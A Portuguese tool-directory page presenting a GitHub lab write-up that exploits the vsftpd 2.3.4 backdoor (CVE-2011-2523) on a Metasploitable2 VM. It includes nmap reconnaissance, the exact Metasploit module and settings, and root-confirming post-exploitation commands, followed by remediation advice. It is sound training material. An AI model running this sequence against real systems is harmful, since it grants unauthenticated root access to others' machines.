Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/rsakthikumar-cmd/metasploitable2-vsftpd-writeup
ReconhecimentoScanners de VulnerabilidadesAnálise de VulnerabilidadesExploraçãoPós-ExploraçãoTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática
Compartilhar
GitHub
rsakthikumar-cmd/metasploitable2-vsftpd-writeup

metasploitable2-vsftpd-writeup

Explorando o backdoor do vsftpd 2.3.4 (CVE-2011-2523) no Metasploitable2 — um relatório de laboratório prático de pentest cobrindo reconhecimento, exploração e correção.

Ver Repositório
67há 2 mesesAinda não revisado

Metasploitable2 — Exploração de Backdoor no vsftpd 2.3.4

Um laboratório prático demonstrando descoberta e exploração de uma vulnerabilidade de backdoor conhecida no vsftpd 2.3.4, usando um ambiente isolado Kali Linux ↔ Metasploitable2.

Objetivo

Pratique o fluxo de trabalho central de teste de penetração — reconhecimento, identificação de vulnerabilidades, exploração e verificação pós-exploração — contra uma máquina alvo deliberadamente vulnerável.

Ambiente de Laboratório

ComponenteDetalhes
AtacanteKali Linux 2026.1 (VMware)
AlvoMetasploitable2 (VMware)
RedeNAT, isolada do host/internet
IP do Alvo192.168.233.129

Ambas as VMs foram mantidas no mesmo segmento de rede privada, isoladas da rede real, para garantir que o exercício não tivesse exposição externa.

Metodologia

1. Reconhecimento — Varredura Nmap

nmap -sV -sC 192.168.233.129

Escaneou o alvo em busca de portas abertas e versões de serviços. Os resultados incluíram:

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
...

Varredura Nmap mostrando vsftpd 2.3.4

2. Identificação de Vulnerabilidade

A porta 21 estava executando vsftpd 2.3.4. Essa versão específica é publicamente conhecida por conter um backdoor: em 2011, o arquivo-fonte oficial do vsftpd foi comprometido e código malicioso foi inserido. Fazer login com um nome de usuário contendo a string :) ativa um listener oculto na porta TCP 6200, concedendo um shell remoto não autenticado.

  • Referência: CVE-2011-2523
  • Impacto: Execução remota de código não autenticada como root

3. Exploração — Metasploit

msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.233.129
set payload cmd/unix/interact
run


O exploit acionou com sucesso o backdoor e retornou uma sessão Meterpreter.

Execução do exploit Metasploit mostrando sessão Meterpreter aberta

4. Verificação Pós-Exploração

sessions -i 1
sysinfo
getuid

Confirmou a sessão ativa e o nível de acesso no host comprometido.

saída do sysinfo

saída do getuid confirmando acesso root

Resultado

Obteve acesso total de shell remoto em nível de root à máquina alvo, sem exigir autenticação, ao explorar um único serviço desatualizado e com backdoor.

Causa Raiz

  • Versão de software desatualizada (vsftpd 2.3.4) conhecida por estar comprometida na origem
  • Nenhum processo em vigor para detectar ou corrigir uma versão de serviço com vulnerabilidade conhecida

Remediação

  • Atualize o vsftpd para uma versão atual e verificada como limpa
  • Sempre baixe pacotes de software de repositórios oficiais/verificados com validação de checksum
  • Implemente varredura regular de vulnerabilidades para detectar versões de serviços desatualizadas antes da implantação
  • Restrinja serviços expostos desnecessários (FTP) onde não forem necessários, ou coloque atrás de controles de acesso adicionais

Conclusão Principal

Um único serviço desatualizado com uma vulnerabilidade pública conhecida foi suficiente para o comprometimento total do sistema — sem necessidade de desenvolvimento de exploit personalizado ou técnicas avançadas. Isso destaca por que o gerenciamento de patches e a higiene de versões são fundamentais para a postura de segurança no mundo real.

Aviso Legal

Este exercício foi realizado exclusivamente contra o Metasploitable2, uma máquina virtual deliberadamente vulnerável projetada para treinamento de segurança, dentro de uma rede de laboratório isolada, sem conexão com sistemas de produção ou infraestrutura de terceiros.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    249

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →